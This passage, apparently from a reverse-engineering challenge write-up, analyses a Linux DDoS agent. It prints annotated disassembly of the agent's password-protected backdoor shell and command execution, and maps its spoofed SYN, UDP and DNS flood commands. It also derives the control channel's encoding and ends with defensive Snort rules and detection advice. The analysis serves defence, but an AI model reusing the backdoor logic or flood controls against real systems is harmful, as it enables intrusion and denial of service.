Here you can see a sample packet generated with fnct_34, and how it match a DNS normal SOA query, according to the standard:

(From RFC 1035, pages 26-28)

```
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                      ID                       |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |QR|   Opcode  |AA|TC|RD|RA|   Z    |   RCODE   |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                    QDCOUNT                    |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                    ANCOUNT                    |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                    NSCOUNT                    |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
    |                    ARCOUNT                    |
    +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

```
(gdb) x /100xb $eax
0xbfffb184:       0x45    0x00    0x00    0x31    0xcc    0x00    0x00    0x00
0xbfffb18c:       0x8e    0x11    0xcf    0x86    0x03    0x04    0x05    0x06
0xbfffb194:       0x81    0x31    0x07    0xfa    0x70    0x72    0x00    0x35
0xbfffb19c:       0x00    0x1d    0x00    0x00    0xa7    0xd3    0x01    0x00
0xbfffb1a4:       0x00    0x01    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffb1ac:       0x03    0x6e    0x65    0x74    0x00    0x00    0x06    0x00
0xbfffb1b4:       0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffb1bc:       0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffb1c4:       0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffb1cc:       0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffb1d4:       0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffb1dc:       0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffb1e4:       0x00    0x00    0x00    0x00
(gdb) x /100ub $eax

0x45      0x00    0x00    0x31    Version|IHL TypeofService Total-Length=49
 69       0       0       49      Identification Flag Frag.Offset
204       0       0       0       TTL     Protocol        Checksum
142       17      207     134     Source address
  3       4       5       6       Destination address
129       49      7       250     Options + Padding
                          -----UDP Header---
112       114     0       53      SourcePort  DestinationPort=53
0         29      0       0       Length=29   Checksum
                          -----DNS Header---
167       211     1       0 ID(16bits)   QR/Opcode/AA/TC/RD RA/Z/Rcode
                                  (Standard Query, Recursion desired)
0         1       0       0       QDCOUNT(1 query)       ANCOUNT
0         0       0       0       NSCOUNT ARCOUNT
3         110     101     116     3       "net" domain
0         0       6       0   (end of QNAME)  QTYPE(0 6 = T_SOA (start of au)
0         1       0       0       QCLASS(0 1 = INternet)
```

case 4:

It performs a UDP or ICMP bombing DoS attack against the selected target. See description of function fcnt_34 in the previous section.

case 5:

Having a look to the assembler listing, with all the functions identified and our comments, it is quite easy to understand what case 5 does: It creates a tcp listening

socket in port 23218 and, if the input received is the correct password (“SeNiF”), it forks a shell with its stdin, stdout & stderr redirected to the socket. So, case 5 is a classical backdoor to the compromised system.

You can review the code by yourself:

```
case_5:
                cmp     ds:child_PID, 0
                jnz     usleep_and_restart ; if there is a child running,
                                           ; ignore this command
                mov     ds:last_command_ID, 6
                push    1
                push    11h
                call    libc_signal     ; Ignore SIGCHLD
                call    libc_fork       ; fork()
                mov     ds:child_PID, eax
                add     esp, 8
                test    eax, eax
                jnz     usleep_and_restart ; default
                call    libc_setsid     ; setsid()
                push    1
                push    11h
                call    libc_signal     ; Ignore SIGCHLD
                mov     [ebp+var_11C8], 2 ; var_11C8 = 2
                add     esp, 8
                mov     [ebp+var_11C6], 0F15Ah ; var_11C6 = 61786
                mov     [ebp+var_11C4], 0 ; var_11C4 = 0
                mov     [ebp+var_44C0], 1 ; var_44C0 = 1
                push    0
                push    1
                push    2
                call    libc_socket  ; socket(PF_INET, SOCK_STREAM,
IPPROTO_IP)
                mov     [ebp+var_socketfd], eax
                push    1
                push    11h
                call    libc_signal     ; Ignore SIGCHLD
                push    1
                push    11h
                call    libc_signal     ; Ignore SIGCHLD
                push    1
                push    1
                call    libc_signal     ; Ignore SIGHUP
                add     esp, 24h
                push    1
                push    0Fh
                call    libc_signal     ; Ignore SIGTERM
                push    1
                push    2
                call    libc_signal     ; Ignore SIGINT
                push    4
                lea     eax, [ebp+var_44C0]
                push    eax
                push    2
                push    1
                mov     ecx, [ebp+var_socketfd]
                push    ecx
                call    libc_setsockopt
                     ; setsockopt(1, SOL_SOCKET, SO_REUSEADDR,
                     ;              TRUE [1], 4 (sizeof BOOLEAN))
                add     esp, 24h
                push    10h
                lea     eax, [ebp+var_11C8]
                push    eax
                mov     edx, [ebp+var_socketfd]
                push    edx
                call    libc_bind
              ; bind(1, {sin_family=AF_INET, sin_port=htons(23281),
              ;           sin_addr=inet_addr("0.0.0.0")}}, 16)
                push    3
                mov     ecx, [ebp+var_socketfd]
                push    ecx
                call    libc_listen ; listen(1, 3)
                add     esp, 14h
```

```
                nop
loc_8048984:
                lea     eax, [ebp+var_44C4]
                push    eax
                lea     eax, [ebp+var_11D8]
                push    eax
                mov     edx, [ebp+var_socketfd]
                push    edx
                call    libc_accept ; accept(1, {sin_family=AF_INET,
                                    ;        sin_port=htons(<origin_port>),
                                    ;  sin_addr=inet_addr("127.0.0.1")}}, [16])
                mov     [ebp+var_44CC], eax
                add     esp, 0Ch
                test    eax, eax
                jz      end_case_5
                call    libc_fork   ;fork()
                test    eax, eax
                jnz     short loc_8048984
                push    0
                push    13h
                lea     eax, [ebp+var_43BC]
                push    eax
                mov     ecx, [ebp+var_44CC]
                push    ecx
                call    libc_recv   ; read 0x13 bytes
                xor     ebx, ebx
                add     esp, 10h
loc_80489D4:
                mov     al, [ebx+ebp-43BCh] ;
                  ; The objective of this loop is add +1 to every received
                  ; byte. Then, the expected password is TfOjG\0, so we have
                  ; to send SeNiF\0 or SeNiF\n
                cmp     al, 0Ah ; if byte is 0Ah (line feed), make it null.
                jz      short loc_80489E3
                cmp     al, 0Dh ;if byte is 0Dh (Carriage return) make it \0
                jnz     short loc_80489F0
loc_80489E3:
                mov     byte ptr [ebx+ebp-43BCh], 0 ;
                jmp     short loc_80489FE
loc_80489F0:
                mov     [ebx+ebp-43BCh], al
                inc     byte ptr [ebx+ebp-43BCh] ; go to next byte
loc_80489FE:
                inc     ebx
                cmp     ebx, 12h
                jle     short loc_80489D4
                lea     esi, [ebp+var_43BC]
                mov     edi, offset aTfojg ; "TfOjG"
                mov     ecx, 6
                cld
                test    al, 0
                repe cmpsb   ; Find non-matching bytes between incremented
                             ;  received string & "Tf0jG" (6 bytes)
                jz      short case_5_valid_password
                push    0
                push    4
                push    offset unk_806761D
                mov     edx, [ebp+var_44CC]
                push    edx
                call    libc_send  ;if password was incorrect, return
                                   ; 4 bytes: 0xFF 0xFB 1 0
                mov     ecx, [ebp+var_44CC]
                push    ecx
                call    libc_close
                push    1
                call    exit
                nop
case_5_valid_password:
                push    0
                mov     edx, [ebp+var_44CC]
                push    edx
                call    libc_dup2       ; dup2(2, 0)
                push    1
                mov     ecx, [ebp+var_44CC]
                push    ecx
                call    libc_dup2       ; dup2(2, 1)
```

```
                push    2
                mov     edx, [ebp+var_44CC]
                push    edx
                call    libc_dup2       ; dup2(2, 2)
                push    1
                push    offset aSbinBinUsrSbin
                         ;"/sbin:/bin:/usr/sbin:/usr/bin:/usr/loca"...
                push    offset aPath    ; "PATH"
                call    libc_setenv     ; setenv(PATH,"/sbin:...")
                add     esp, 24h
                push    offset aHistfile ; "HISTFILE"
                call    libc_unsetenv   ; delete HISTFILE from environment
                push    1
                push    offset aLinux   ; "linux"
                push    offset aTerm    ; "TERM"
                call    libc_setenv     ; setenv(TERM,"linux")
                push    0
                push    offset aSh      ; "sh"
                push    offset aBinSh   ; "/bin/sh"
                call    libc_execl      ; execl("/bin/sh","sh",0);
                mov     ecx, [ebp+var_44CC]
                push    ecx
                call    libc_close
                add     esp, 20h
                push    0
                call    exit
end_case_5:
                push    0
                call    exit
                nop
```

case 6:

The analysis of case 6 is trivial after having done case 2, as this case is a subset of case 2. The assembler code is self-explanatory: After several forks, it runs a command with *csh*, and do not care about the output.

```
          call    libc_fork       ; case 0x6
          mov     ds:child2_PID, eax
          test    eax, eax
          jnz     usleep_and_restart ; default
          call    libc_setsid
          push    1
          push    11h
          call    libc_signal
          call    libc_fork       ; vfork
          add     esp, 8
          test    eax, eax
          jz      short loc_8048B18
          push    4B0h
          call    libc_sleep
          push    9
          mov     eax, ds:child2_PID
          push    eax
          call    libc_kill
          push    0
          call    exit
          lea     esi, [esi]
loc_8048B18:
          xor     ebx, ebx
          lea     esi, [esi]
loc_8048B1C:
          mov     al, [ebx+ebp-0FFEh]
          mov     [ebx+ebp-1000h], al
          inc     ebx
          cmp     ebx, 18Dh
          jle     short loc_8048B1C
          mov     edx, [ebp+var_packet_data_plus_2]
          push    edx
          push    offset aBinCshFCS ; "/bin/csh -f -c \"%s\" "
          lea     ebx, [ebp+var_received_data]
          push    ebx
          call    libc_sprintf
```

```
push    ebx
call    libc_system
push    0
call    libc_exit
```

case 7:

This case is easily explained, looking at the output from DEC:

```
eax = *L0807E774;
if(eax == 0) {
    goto usleep_and_restart;
}
kill(eax, 9);
*L0807E774 = 0;
goto usleep_and_restart;
```

Knowing that 0x0807E774 is where the binary stores the PID of any child created with fork(), the answer is trivial: it just kills the current child, if any, with signal 9. It is the only way to stop a DoS attack in progress.

case 8:

This is very similar to case 3, just querying about the A record (RR) of the root domain.

case 9:

It launches a SYN attack against the designated target. See description of function fcnt_32bis.

case 10:

This is very similar to case 9. It also uses fcnt_32bis to launch a SYN attack.

case 11:

It uses fcnt_35 to launch a huge amount of DNS queries against the target ip address. The queries are all recoursive for the domains .edu, .org, .usc.edu, .net, .com.

Basic analysis of tcpdump and ethereal network traces for the different possible cases when running "the-binary":

Just for completeness, we have included a bit of network traces analysis. This basic analysis was also developed at the beginning of "the-binary" study, after the "strace" command analysis, but before getting into the details of the assembler code that conforms the binary file. All the information extracted and the conclusions shown are not totally accurate and are based on trial and error tests, sending different input data to "the-binary" through the network and looking the different network packets going forth and backwards. All the client packets have been sent with our own "talkto2.c" client.

Only the main cases related with network traffic generation have been analyzing in this section: cases 0, 3, 4, 8, 9, A and B. Some network traces examples, not very exhaustive, have been included in the “network_traces” compressed file.

CASE 0:
When sending a sample packet to “the-binary”, it can be seen how it responds to this packet, sending a new IP 0xB protocol packet to the localhost (“0.0.0.0”). It uses the system call “sendto()”.

CASE 3:
It generates UDP packets from a source IP address (see below) to a "random" set of destination IP addresses. This UDP packets are DNS queries, more precisely, SOA queries for different domains, as ".com" and “.net”. So probably, all the destination IP addresses are real Internet DNS servers (see confirmation bellow).

The source port is always an ephemeral client port choosen randomly by the Linux operating system, and the destination port is always the DNS port (53).

To analyze how to select the source address, we try different inputs:
If you send "abcd", the source IP address is 100.10.0.0.
If you send "1234", the source IP address is 52.10.0.0.
If you send "00011111" you get 49.49.49.49.
If you send "0001111" you get 49.49.49.49.
If you send "0002222" you get 50.50.50.50.
If you send "00033" you get 51.51.10.0.
If you send "000222" you get 50.50.50.10.

So setting up from the 4th to the 7th input characters (“000X.X.X.X”) you can select the four bytes of the source IP address. If you send less than 4 chars, it uses “.10”, or “.10.0”, or “.10.0.0”, or “100.10.0.0”.

The same DNS query can be generated manually using "nslookup" command:

```
[/]# nslookup
Default Server:  dns_server
Address:  1.1.1.1
> set type=SOA
> com
```

- *Analysis of the set of destination IP addresses used in DoS UDP traffic (DNS: port 53) generated by “the-binary”:*

These are some examples of resolved names of some of the destination IP addresses used in the UDP-DNS DoS attack:

5.201.219.168.in-addr.arpa	name = rnd.sec.samsung.co.kr
11.64.220.168.in-addr.arpa	name = pby2.pepboys.com
4.16.1.4.in-addr.arpa	name = vienna1-snsa1.gtei.net.
4.184.17.4.in-addr.arpa	name = dns0.infor.com.
1.1.33.40.in-addr.arpa	name = inet.d48.lilly.com.
1.200.197.143.in-addr.arpa	name = proton.optivus.com.
2.1.121.158.in-addr.arpa	name = ns.umb.edu.

We have tested them and all of them are DNS servers, as expected. It should be taken into account that not all the destination IP addresses in the set are resolvable nowadays.

CASE 4:
In this case, the destination IP address can be selected based on the input data. Again, with the goal of getting how the destination is formed, we took some trial and error tests:
Using “0002222” you get 50.50.10.0.
Using “0000002“ you get 48.50.10.0.
Using “000001111” you get 49.49.49.49.
Using “00000111” you get 49.49.49.10.
Using “0000011” you get 49.49.10.0.
Using “000001” you get 49.10.0.0.

So setting up from the 6th to the 9th input characters (“00000X.X.X.X”) you can select the four bytes of the destination IP address. If you send less than 4 chars, it uses “.10”, or “.10.0”, or “.10.0.0”, or “100.10.0.0”. Apart from that, it always seems to send 29 chars.

The destination port associated to this IP address also changes based on the input string, but it seems to be random, cause it changes from time to time sending the same input:
Using “000001111” you get 49.49.49.49 as destination. Port 87.
Using “000031111” you get 49.49.49.49 as destination. Port 39.
Using “000031111” you get 49.49.49.49 as destination. Port 2.

CASE 8:
This case is very similar to CASE 3,

If you send "abcd", the source IP is 100.10.0.0.
If you send "0002222" you get 50.50.50.50.
If you send "0002222123" (more than 9 characters) it stops, and doesn´t generate network packets through the external network interface. Instead, it tries four times a standard UDP-DNS query, against its internal address, 127.0.0.1, port 53 (DNS), asking for the A record (RR) of the root domain (“.”). Source IP address is the same as the destination address: 127.0.0.1.

The same type of query could be generated through “nslookup” command:

```
[/]# nslookup
Default Server:  dns_server
Address:  1.1.1.1
> .
```

CASE 9:

This case sends TCP packets from the system IP address where “the-binary” is running to the destination IP address selected based on the input. The generated TCP packet features are:

- Source port is ephemeral, so it changes in every packet. Typical random source port.
- Destination port is always the same: it is based on the input data.
- TCP sequence number is changing between packets: this is set by the Linux operating system, the typical random sequence number..
- All packets are trying to establish a TCP connection: SYN flag is sett.
- Windows size also change in every packet.

Due to the fact that it is a SYN, total packet length is 40 bytes: 20 bytes from IP header, 20 bytes from TCP header and a zero bytes payload.

Using “000001111” you get 48.48.49.49 as destination IP address and destination port is 12593.
If you send "0001111" you get 49.49.49.49 as destination IP, and destination port 2560.
The same behaviour can be seen changing the first 3 characters in the input: "3331111".

So setting up from the 4th to the 7th input characters (“000X.X.X.X”) you can select the four bytes of the destination IP address. With this kind of input, source IP address changes randomly, but in this case it is really random (IP spoofing), not as the destination addresses used in CASE 3.

When sending "00011112" it is the same destination IP address defined by the “1111”, but the destination port changes to 12810. When sending "00011113" the destination port changes to 13066.

Using "000111101" the destination port is 12337 but the source IP address is the system one.
Using "00011110" the destination port is 12298 but the source IP address is random.
Using "000111102" the destination port is 12338 but the source IP address is the system one.

So, in this case you can select the destination IP address, the destination port number, and to forge or not (then using the system IP address) the source IP address.

CASE A:

It sends TCP packets with variable window size as in CASE 9 and again, the only flag set is the SYN flag. It uses a random source port (ephemeral) and a destination port based on the input data.
The source IP address can also be selected by the input data, and it is random if is “0.0.0.0”, and the destination IP address is based too on the input data information provided.

Using “000aaaa“ you get 97.97.97.97 as the destination IP address. Destination port is: 176.
Using “000aaaa0004444” you can set both, the source and destination IP addresses:
97.97.97.97 ---> 52.52.52.52

As said before, port is based on the input data, but this information is used internally by the binary to build a packet by itself, using RAW sockets. The port set in the “struct sock_addr” passed to the sendto() system call that can be seen in the “strace” output is not relevant at all.

CASE B:

This case sends different DNS SOA queries to all the following domains:
.edu
.org
.usc.edu
.net

.com

Also sometimes it sends DNS queries without content: the reason for that is it is building the packet by itself in RAW mode. All the queries are DNS recursive queries.

Again, the source IP address is random and the destination IP address is selected by the input data. It is possible to select the source IP address with a different input.

Using “000aaaa” it sends packet from 10.0.0.0 to 97.97.97.97.
Using “000aaaa1111”, packets go from 49.49.49.49 (characters set as “1”) to 97.97.97.97 (characters set as “a”).

The end of the story

Well, that’s all. Congratulations, you have read it!

But before starting answering the *official* questions, just a couple of conclusions:

- Being armed with good tools is critical for this kind of analysis. Had we had all our programs and scripts at the very beginning, we would have identified all the library functions in a matter of hours, and our job would have been **much** easier.
- No tool could do all the work. At some time, you have to do your homework and revise the assembler listings.
- Forensic analysis of just a crude binary is really time consuming.
- No matter how much you think you know about systems and security, you always learn a lot.
- We have worked much, but had a lot of fun!

3 Answers to the Questions

Standard Questions

1. Identify and explain the purpose of the binary

The purpose of the binary is to enable a backdoor DDoS handler/agent. After being installed and executed as root it runs as a daemon that provides remote execution capabilities to a remote machine through a covert channel with a suitable client, as well as a bunch of services that can be used to initiate diverse kinds of Distributed Denial of Service (DDoS) attacks.

2. Identify and explain the different features of the binary. What are its capabilities?

The binary is able to:

- Hide itself. It must be installed as root, but after that it performs several actions to avoid being detected:
  - Change its name as [mingetty].
  - Open a socket attending a non standard protocol (0xB), such as TCP or UDP, that are the only ones checked in many tools.
- Encrypt the data being transmitted to and from itself.
- Act as a DDoS handler and agent: it can generate different DDoS attacks as TCP SYN flood, ICMP flooding, UDP flooding.
- Executes arbitrary commands (obviously as root).
- Retrieve the output of an arbitrary command.
- Of course, it uses the IP spoofing mechanism to forge the source IP address.
- Established itself as a backdoor in the system it is running. It provides a remote shell in a TCP port.

3. The binary uses a network data encoding process. Identify the encoding process and develop a decoder for it.

The network data encoding process is not a simple substitution function.
The functions to encode and decode the data are both included in the binary (at addresses 0x0804a194 and 0x804a1e8 respectively).

Encoding function

The function encrypts an array of cleartext data (clear[]) and puts the result in another array (cipher[]) both with a length of size.
After a thorough analysis we determined that the encoding formula goes like this:
cipher[i]=clear[i]+cipher[i-1]+23-(256*N)

where:

- i goes from 0 to size-1, being size the number of bytes of both arrays
- cipher[i-1] is assumed to be 0 for i=0
- N is the smaller factor among 0 and 1 such that ciphertext[i]<=255

The assembler code performs this encryption following the steps depicted in the attached graphic. The yellow colour highlights the positions that are modified on every step.
The steps are then:
Step 1:Before the loop: loads byte 0x80675e5 into clear[0]. Let i=0
Step 2: Calculates the first byte of cipher (cipher[0]) using clear[0] (as stated in the formula). Replaces the byte loaded before with cipher[0] using sprintf(cipher, "%c", cipher[0]).
Step 3: Enters the loop to calculate cipher[i] using cipher[i-1] and clear[i] as stated in the formula and puts it in its place. Increments i and repeat until i equals size.

Decoding function

The function decrypts an array of ciphertext data (cipher[]) and puts the result in another array (clear[]) both with a length of size.
After a thorough analysis we determined that the decoding formula goes like this:
clear[i] = cipher[i] - cipher[i-1] - 23d + (N*256d)
where:


- i goes from 0 to size-1, being size the number of bytes of both arrays
- cipher[i-1] is assumed to be 0 for i=0
- N is the lowest positive number such that clear[i]>0

The assembler code performs this decryption following 5 steps depicted in the attached graphic. The yellow colour highlights the positions that are modified on every step.
Before the loop: loads byte 0x80675e5 into clear[0]. Let i=size-1
Step 1: Calculates the last byte of clear (clear[i]) using cipher[i] and cipher[i-1] (as stated in the formula)
Step 2: Copies clear[] into a temporary buffer (let it be called "temp")
Step 3: Puts the calculated value clear[i] into clear[0]
Step 4: Copies the elements of temp into clear shifting them one position to the right.
Step 5: Calls sprintf(clear, "%c%s", clear[i], temp); This overwrites the contents of clear[] with the same contents it had but interpreted by sprintf(). Decrements i and returns to step 1 until I equals 0.


This function is used every time it receives a packet and it satisfies 3 conditions:
1) ip protocol must be 0x0b
2) first data byte equals 0x02
3) size of data is greater than 200 bytes

At that point this function is called with the following parameters:
cipher = data received excluding the first two bytes (0x02 and the next byte)
size = number of data bytes received -2
clear = empty array that will be used ever after as the "decoded" received data.
We have developed C functions to encode and decode in the file r_ciphering.c.

the_binary: decoding function



the_binary: encoding function



4. Identify one method of detecting this network traffic using a method that is not just specific to this situation, but other ones as well.

We could suppose that the binary analyzed appeared in the system mainly via two ways:

- Through a directly exploited vulnerability in one of the system services or daemons, that allows a hacker to have system control, at least for copying "the-binary" in some file system with root privileges. Another similar way to be introduced in the system is through a rootkit.
- Through a Trojan file, whose purpose is supposed to be a different one, but besides, places "the-binary" in the file system. A typical way of propagating Trojans nowadays is through the electronic mail system.

We found interesting to comment out more than just one unique defense method, so based on the capabilities of the binary file analyzed the following procedures and methods could be used to detect and defend against it:

1. Control the privileges needed by it: due to the fact that this kind of binary Trojans will try to establish its own communication channels, they need root privileges to manage RAW sockets, so they can only be activated in two ways:

    - Executed directly by root: root should be conscious about all the power and permissions it has in the system, so it should carry on very specific and controlled actions.
    - Executed by another user, but in this case, the binary needs to be setuid and owned by root: the typical system audit analysis will show the whole list of setuid/setgid files inside the system, alerting of its presence.

2. File integrity check: through the usage of integrity tools, as Tripwire (http://www.tripwire.com), it can be analyzed the presence of new files in the system. For example, it can be used to control the presence of new and unexpected executable files, as "the-binary".

3. Process monitoring: it is very important to have a minimum control of what is the typical process snapshot in a system, mainly based on the purpose this system was think of. The users typically execute new and different commands, but in a well-known system, 90% of the developed tasks are always similar and involves the same processes, so it is not so difficult to find relevant differences.

    In this analysis, "the-binary" is hidden using a Unix common name as "[mingetty]". But it should be taken into account that it is different from the common mingetty processes executing in Linux:

    ```
    root      1333     1  0 May24 tty6     00:00:00 /sbin/mingetty tty6
    ```

    The "ps" command output under Linux can be forged to show a different command name through the argv[0] argument manipulation, but other commands, as for example "lsof", could be used to get more accurate information. The following example explains how both system tools work:

```
[root@reverse /]# cd REVERSE/
[root@reverse REVERSE]# ./the-binary
```

The “ps” Linux command is not telling the truth, because it shows the binary as “[mingetty]”:

```
[root@reverse REVERSE]# ps -ef | grep mingetty
root      1047     1  0 04:14 tty1     00:00:00 /sbin/mingetty tty1
root      1048     1  0 04:14 tty2     00:00:00 /sbin/mingetty tty2
root      1049     1  0 04:14 tty3     00:00:00 /sbin/mingetty tty3
root      1052     1  0 04:14 tty4     00:00:00 /sbin/mingetty tty4
root      1053     1  0 04:14 tty5     00:00:00 /sbin/mingetty tty5
root      1054     1  0 04:14 tty6     00:00:00 /sbin/mingetty tty6
root      1424     1  0 04:20 ?        00:00:00 [mingetty]
```

But the “lsof” Linux command can be used to get the real binary name. See the first column:

```
[root@reverse REVERSE]# lsof -p 1424
COMMAND    PID USER   FD   TYPE DEVICE   SIZE   NODE NAME
the-binar 1424 root  cwd    DIR    8,2   4096      2 /
the-binar 1424 root  rtd    DIR    8,2   4096      2 /
the-binar 1424 root  txt    REG    8,2 205108 214302 /REVERSE/the-binary
the-binar 1424 root    0u   raw               2207 00000000:000B-
>00000000:0000 st=07
[root@reverse REVERSE]#
```

The reason for this is that both tools get the information from a different place inside the Linux “/proc” filesystem. The “ps” command extracts the information from “/proc/PID/cmdline” file, while the “lsof” command gets it from “/proc/PID/status” (look the “Name:” entry).

```
[root@reverse proc]# pwd
/proc
[root@reverse proc]# cd 1424
[root@reverse 1424]# ls -l
total 0
-r--r--r--    1 root     root            0 May 14 04:27 cmdline
…
-r--r--r--    1 root     root            0 May 14 04:27 status

[root@reverse 1424]# cat cmdline
[mingetty]

[root@reverse 1424]# cat status
Name: the-binary
State:  S (sleeping)
Pid:    1424
PPid:   1
…
CapEff:         00000000fffffeff
[root@reverse 1424]#
```

4. Temporary files: the program execution involves the creation of temporary files to store information. In the binary analyzed, one of the temporary files

created is "/tmp/.hj237349". Of course, it is difficult to create a general method for detecting specific files, but when known, it is very easy to have a special monitoring process, or even a system IDS trying to control a well-known signature. This method is similar to the general virus detection method based on specific facts.

5. Network communication channel: all the advanced Trojan binaries, back doors, remote control tools, or DDoS agents, whatever we want to call them, use a communication channel to be able to take advanced actions. This channel allows the remote control of the "agent" and the execution of activities. The main purpose of this channel is not to be detected, so they are typically implemented in very common protocols, as ICMP, UDP or TCP, trying to simulate the permitted traffic, or on the other hand, as it is the case, in not very used protocols running over IP.

   The binary analyzed uses the 0xB protocol, known in the standard definitions, the "/etc/protocols" file, as the "Network Voice Protocol":

   ```
   nvp     11      NVP-II          # Network Voice Protocol
   ```

   This protocol is defined in RFC 741, "Specifications for the Network Voice Protocol (NVP)" (ftp://ftp.isi.edu/in-notes/rfc741.txt).

   As can be supposed, the forged protocol implemented in the communication channel is not related at all with the identification code used in the standards.

   To be able to detect the network activity associated to the control channel, the network filter mechanism in place, typically screening routers or firewalls, must follow a recommended rule: "least privileges needed". Lately it will be analyze the behaviour of this protocol using two common firewalls available for the Linux platform: iptables and Checkpoint Firewall-1 (see item number 7).

   Something interesting about this protocol is that, given the fact it is not working with source and destination ports (it is not UDP or TCP), all "the-binary" processes running in the same system will receive the packet arriving to it.

6. Network activity flows: finally, once the remote "agent" has received the control commands through the communication channel, it will carry on some activities. Typically, if this agent needs root privileges to run (remember for example the usage of RAW sockets), the activities won´t be related with the same system in which it is running, but with other remote systems that will be attacked from there.
   All this network traffic associated with these actions can be detected and monitored by security software, as for example IDS, and prevented by filtering devices.

   6.1.- Detection of dangerous network traffic:

   One of the most accurate and useful IDS solution under Linux is Snort (http://www.snort.org).
   Snort is an open-source NDIS, Network Intrusion Detection System, that analyze network traffic crossing the wire and alerts based on the comparison of

the packet format, contents and sequences with a well-known database signatures representing each of the different identified attacks.
The Snort rule, tested with Snort version 1.8.6, for detecting the control channel associated to the “the-binary” is:

alert ip any any -> any any (msg:"the-binary control channel detected!!";
ip_proto: NVP; dsize: > 180; content: "|02|"; depth: 1;)

The alert method configured in Snort, will show a message like the following:

[**] [1:0:0] the-binary control channel detected!! [**]
05/28-22:11:43.434470 192.168.1.15 -> 192.168.1.254
NVP TTL:64 TOS:0x0 ID:2322 IpLen:20 DgmLen:201 DF

As can be seen in the rule, it is checking the three main aspects checked by “the-binary” to interpret a network packet received:

- IP protocol: 0xB (NVP)
- Packet size greater than 200, that is, 20 bytes from the IP header + 181 or more bytes in the IP payload.
- Content checking: first byte in the payload must be 0x2.

Following the same phylosophy, similar rules could be added to detect the channel between the handler and the agents, where the first HEX value is equal to 0x03. In this case, the size checking should be analyzed, but it seems it should be always greater than 400:

alert ip any any -> any any (msg:"the-binary handler-agent channel detected!!";
ip_proto: NVP; content: "|03|"; depth: 1;)

An IDS like snort could also be used to check the network traffic associated to the DoS attacks and other activities:

- DDoS attacks:
  - UDP packets to DNS port (53). [CASE 3 and 4]
  - TCP packets to DNS port (53). [CASE 8]
  - ICMP packets. [CASE 4]
- Activating a TCP Telnet port (23281) in listening mode. [CASE 5]

As has been said, different rules for each of this traffic flows can be added to Snort. Some examples are:

- Detect the establishment of a connection to the back-door listening in port 23281:

alert tcp any any -> any 23281 (msg:"the-binary 23281 back-door!!"; flags: S;)

- Detect the establishment of a DNS TCP connection. Not a very common situation unless you have DNS master and slave server transferring DNS zones between them:

alert tcp any any -> any 53 (msg:"the-binary TCP DNS DDoS!!"; flags: S;)

Finally, due to fact that “the-binary” has a hard-coded password, “SeNiF”, used in CASE 5, it is possible to scan network packets looking for this string pattern, what will indicate a new connection establishment to the system were this agent

resides. In this moment the incident response team could try to follow up the connection this packet is coming from; just for curiosity ;-)

6.2.- Prevention of dangerous network traffic:

The typical DDoS attacks are based on flooding a target system or network. To succeed most of them uses a method known as IP spoofing, and exploitable due to the design details of the TCP/IP protocol family. “the-binary” is not different from others in using this vulnerability, so the main defense against it is the usage of ingress filters. This solution is detailed in RFC 2267, “Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing” (ftp://ftp.isi.edu/in-notes/rfc2267.txt).
The egress or ingress concept depends on the side from which the filter is analyze, that is, from the company point of view (egress) where the spoofing agent is running, or from the ISP point of view (ingress) which is providing the network access.

